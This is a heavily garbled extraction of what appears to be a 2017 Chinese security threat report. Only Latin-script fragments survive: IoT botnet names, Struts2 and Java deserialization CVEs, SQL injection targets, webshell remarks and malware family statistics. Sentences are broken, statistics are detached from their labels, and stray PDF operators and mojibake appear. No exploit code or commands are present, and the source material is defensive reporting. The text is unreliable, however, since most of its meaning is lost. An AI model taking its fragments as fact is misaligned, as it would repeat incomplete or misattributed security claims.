
IoT

2017

IoT

IoT


ssh telnet



10. 2017 IoT

2017


IoTroop Gafgyt Satori Brickerbot Mirai



11. 2017

2017


Mirai



12. 2017


Mirai

8.



Web

Web SQL 3% IIS 2% OWASP Top 10 2017 XSS A7 Web Weblogic IIS Web Struts2 XSS 2010 A1 2013 A3 2017 53% Weblogic 2017 A9



Struts2 Weblogic “ ”

2017

1.1 Struts2

Web

Web

Web

Web

Django

ThinkPHP

Apache Struts

Spring

2017

Web

Struts2

Struts

Apache

ASF

Jakarta

2004

3

ASF

JavaServlet/JSP

JavaEE Web

MVC

MVC

2007

7

23 Struts2

Struts2

S2-055

2017

11

S2-045~S2-055

POC

2017

S2-045

S2-046

S2-048

S2-052


S2-053

S2-055

POC

2017

Struts2



16 2017 Struts2

5

Struts2

Struts2

2013

2017

Struts2

“ ”

	2013	2014	2015	2016	2017
Critical	7	4	1	3	6

2017

Struts2

2017

3

S2-045

S2-XXX

Struts

CVE-2017-5638

HTTP

Content-Type

OGNL

Struts2

OGNL

2017

3

S2-045

S2-046

CVE-2017-5638

S2-046

S2-045


S2-045

Content-Type

S2-046			Content-Disposition		S2-045		
2.3.32		2.5.10.1					
2017	7	S2-048	CVE-2017-9791		Struts2	struts2-struts1-	
plugin							
2017	9	S2-052	CVE-2017-9805	S2-052		Struts2	
	S2-052		Java		OGNL		
REST			OGNL	XStreamHandler			
		xml	XStream				
2017	10	S2-053					

Struts2

Struts2漏洞分月报警统计



1.2 SQL

SQL	Web	OWASP Top 10	SQL	SQL
SQL		SQL		SQL
Web				
Web				
SQL	Web			SQL
Agent		Web	URL	Cookie
	SQL		Referer	User-
	SQL		SQL	
		Web	SQL	
Web				
2017	SQL			
1	GitHub	SQL		
2	Joomla! 3.7 Core	SQL (CVE-2017-8917)		
3	PHPCMS v9.6.0 wap	SQL		
4	PHPCMS v9 swfupload_json	SQL		
5	Metinfo 5.3.17	SQL		
6	Wordpress sprint	SQL		
7	Peplink Balance	SQL		
8	Drupal 7.x Services	SQL		

SQL

SQL

SQL

SQL

SQL

SQL

1.3 Webshell

WebShell asp php jsp cgi

Webshell asp jsp php

asp jsp php

Web

Web

Webshell

80

Webshell

Web

Webshell

url

Webshell

Webshell

“ ”

“ ”

Webshell

Webshell

eval

post

Webshell eval


Webshell

Webshell

Base64

Webshell

1.4 XSS



1.5 WebLogic

WebLogic


Oracle

application server

Collections Fastjson Jackson XStream XMLDecoder
Java

2017 OWASP Top 10 A8-
Web

2017



19 2017

Weblogic CVE-2017-10271 Struts2 S2-052 CVE-2017-9805 fastjson(S2-055)
DOS

Fastjson

2017 3 15 Fastjson
1.2.24 fastjson

fastjson 1.2.28/1.2.29

Jackson CVE-2017-7525/ CVE-2017-15095

2017 11 2 Jackson CVE-2017-7525
jackson-databind (CVE-2017-15095) CVE-2017-7525
jackson-databind

Apache Log4j CVE-2017-5645

2017 4 Apache Log4j
payload payload
ObjectInputStream input
TcpSocketServer UdpSocketServer

Weblogic CVE-2017-3248

2017 1 WebLogic

CVE-2017-3248

Oracle WebLogic Server 10.3.6.0, 12.1.3.0, 12.2.1.0 12.2.1.1

6 WebLogic

CVE-2017-3248

WebLogic

CVE-2015-4852

WebLogic

Spring CVE-2017-8045

2017 8 Pivotal

Spring AMQP

CVE-

2017-8045

org.springframework.amqp.core.Message

string

Spring

2003

Java

Spring AMQ

AMQP

POJO

RabbitMQ

Struts2 CVE-2017-9805

2017 9

Struts2

lgtm.com

CVE-2017-9805

XStream

Struts REST

XML payload

Struts2 REST

XStream

XStream Handler

XML payload

XML

Jenkins CVE-2017-1000353

2017 12 Jenkins

CVE

CVE-2017-1000353


Java SignedObject

Jenkins CLI

Jenkins

~

Jenk(ns1)] TJETQq0.000008866 0 594.96 842.0



()

2.1

VenusEye

2017


11.59%

10.40%

10.15%

9.57%

5.77%



20 2017

2017

C&C

500

12.6%


C&C

9.91%

9.17%

6.27%

5.87%



21 2017

C&C


2017

5

LokiBot kasidet Pony

DarkComet

Trickbot



22 2017

2017 10.29% 7.51% "O í 3 s 10.55% Š /

13.90% , 5.01% C&C 4.13% 5 60.28% 3.44%

1.ZeroAccess

Zeroaccess rootkit

2. III

“ ”

BootKit

3. Linux_IrcBot

Linux.IrcBot

DDoS

4. Nitol

Nitol

DDoS

DDoS

5. njRAT

njRAT

C

(Firefox Google Chrome Opera)

6. DDOS

DDoS

DDos

7. Gh0st

Gh0st

8. Ramnit

Ramnit

.exe .dll .html

9. IptabLex

IptabLex

Linux

DDoS

10.KillerRat

KillerRat

naR

CSharp

11.BillGates

Billgates

DDoS

ssh

IP

DDoS

shell

2.2

2017

40


63.50%

19.86%

13.51%

3.13%

2016 Zeus



24 2017


2017

25 2017

FormBook DiamondFox 2017
 Loader C# Loader
 Pony Dyzap 3 FormBook
 Dyzap
 FormBook
 Delphi Loader VB

	Pony	Dyzap	FormBook	DiamondFox
	2015.9.	2016.11.	2017.6.	2017.4
	√	√	√	√
	×	×	√	√
DDOS	×	×	×	×
	×	√	√	√
	http	http	http	http

2017



26 2017

NanoCore NetWire JRat Remcos 2017

